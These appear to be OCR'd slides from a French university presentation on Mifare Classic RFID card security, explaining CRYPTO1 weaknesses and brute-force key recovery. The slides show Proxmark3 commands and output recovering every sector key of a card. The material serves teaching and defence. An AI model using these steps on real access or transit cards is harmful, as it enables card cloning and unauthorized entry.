UNIVERSITÉ
SAVOIE
MONT BLANC

VISI401 : Bibliographie scientifique

Sécurité des cartes RFID : le cas Mifare

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
Introduction :

- Radio frequency identification

- Badge appartement, transport…

- 15 milliards avant 2012

2008-2009



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


I – Vulnérabilités

- Fonctions booléennes identiques

- Mauvais protocole d’authentification


- Message d’erreur chiffré

Data	Data	Data	Data	Data	Data	Data	data	parité

Error : 0x5

II – « Brute-force attack »

Online :



1 octet

Data	Data	Data	Data	Data	Data	Data	Data	parité

0	0	1	0	1	1	1	0

1 bit

Error : 0x5

12 bits d’information de
la clé sur 48


6 x 256 = 1 536 authentifications

-> 1 seconde

Offline :

2^48 = 281 474 976 710 656 clés

36 mins



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0x000041414110 0x000041414140 0x000141414110 0x000141414140 0x000441414110
0x000441414140 0x001441414110 0x001441414140 0x001541414110 0x001541414140
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

0x514441414140 0x515141414110 0x515141414140
```

III – Application






```
[usb] pm3 --> hf mf fchk --1k -k FFFFFFFFFFFF
[=] [ 0] key FF FF FF FF FF FF
[=] Running strategy 1
[=] You can cancel this operation by pressing the pm3 button
[=] ..
[=] Chunk 5,6s | found 17/32 keys (43)
[=] Running strategy 2
[=] ...
[=] Chunk 7,1s | found 17/32 keys (43)
[=] time in checkkeys (fast) 12,7s


[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | 484558414354 | 1 | ------------ | 0
[+]  001 | 007 | 484558414354 | 1 | ------------ | 0
[+]  002 | 011 | 484558414354 | 1 | ------------ | 0
[+]  003 | 015 | 484558414354 | 1 | ------------ | 0
[+]  004 | 019 | 484558414354 | 1 | ------------ | 0
[+]  005 | 023 | 484558414354 | 1 | ------------ | 0
[+]  006 | 027 | 484558414354 | 1 | ------------ | 0
[+]  007 | 031 | 484558414354 | 1 | ------------ | 0
[+]  008 | 035 | 484558414354 | 1 | ------------ | 0
[+]  009 | 039 | 484558414354 | 1 | ------------ | 0
[+]  010 | 043 | 484558414354 | 1 | ------------ | 0
[+]  011 | 047 | 484558414354 | 1 | ------------ | 0
[+]  012 | 051 | 484558414354 | 1 | ------------ | 0
[+]  013 | 055 | 484558414354 | 1 | ------------ | 0
[+]  014 | 059 | 484558414354 | 1 | ------------ | 0
[+]  015 | 063 | 484558414354 | 1 | 484558414354 | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )
```



```
[=] Chunk 0,4s | found 1/32 keys (1)
[+] time in nested 34 seconds

[=] trying to read key B...

[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | 484558414354 | 1 | A22AE129C013 | 1
[+]  001 | 007 | 484558414354 | 1 | 49FAE4E3849F | 1
[+]  002 | 011 | 484558414354 | 1 | 38FCF33072E0 | 1
[+]  003 | 015 | 484558414354 | 1 | 8AD5517B4B18 | 1
[+]  004 | 019 | 484558414354 | 1 | 509359F131B1 | 1
[+]  005 | 023 | 484558414354 | 1 | 6C78928E1317 | 1
[+]  006 | 027 | 484558414354 | 1 | AA0720018738 | 1
[+]  007 | 031 | 484558414354 | 1 | A6CAC2886412 | 1
[+]  008 | 035 | 484558414354 | 1 | 62D0C424ED8E | 1
[+]  009 | 039 | 484558414354 | 1 | E64A986A5D94 | 1
[+]  010 | 043 | 484558414354 | 1 | 8FA1D601D0A2 | 1
[+]  011 | 047 | 484558414354 | 1 | 89347350BD36 | 1
[+]  012 | 051 | 484558414354 | 1 | 66D2B7DC39EF | 1
[+]  013 | 055 | 484558414354 | 1 | 6BC1E1AE547D | 1
[+]  014 | 059 | 484558414354 | 1 | 22729A9BD40F | 1
[+]  015 | 063 | 484558414354 | 1 | 484558414354 | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )
```

Conclusion :

- Récupérer toutes les informations en quelques secondes
- Enlever le message d’erreur
- Remplacer CRYPTO1

« Merci pour votre écoute ! »